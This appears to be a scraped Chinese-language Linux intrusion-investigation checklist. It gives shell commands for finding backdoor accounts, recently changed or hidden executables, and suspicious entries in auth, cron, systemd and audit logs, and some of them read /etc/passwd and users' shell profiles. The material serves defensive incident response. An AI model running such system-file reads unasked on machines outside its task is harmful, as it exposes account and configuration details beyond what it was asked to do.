cat /root/.bash_profile
所有普通用户的 shell 配置
for home in $(awk -F: '$3>=1000 {print $6}' /etc/passwd); do
    cat $home/.bashrc $home/.bash_profile 2>/dev/null
done
用户排查
排查特权用户(UID=0,仅 root 为正常,其余均为后门用户)
bash
运行
awk -F: '$3==0 {print $1}' /etc/passwd排查所有可登录的用户
bash
运行
awk -F: '$7!="/sbin/nologin" && $7!="/bin/false" {print $1}' /etc/passwd文件排查
查找最近 7 天内修改的所有可执行文件
find / -type f -executable -mtime -7 2>/dev/null排查的临时 / 隐藏目录
find /tmp /var/tmp /dev/shm /root /home -type f -executable 2>/dev/null排查所有隐藏目录下的可执行文件
find / -type d -name ".*" -exec find {} -type f -executable \; 2>/dev/null
日志溯源
安全日志
成功登录
grep 'Accepted' /var/log/secure*暴力破解
grep 'Failed' /var/log/secure* | head -50提
grep 'sudo:\|su:' /var/log/secure*用户修改
grep 'useradd\|usermod' /var/log/secure*
系统运行日志
cat /var/log/cron*systemd 服务日志
journalctl --since "7 days ago" -p err
journalctl -u 可疑服务名.service
内核审计日志
ausearch -f /etc/passwd
ausearch -m ADD_USER
ausearch -m USER_CMD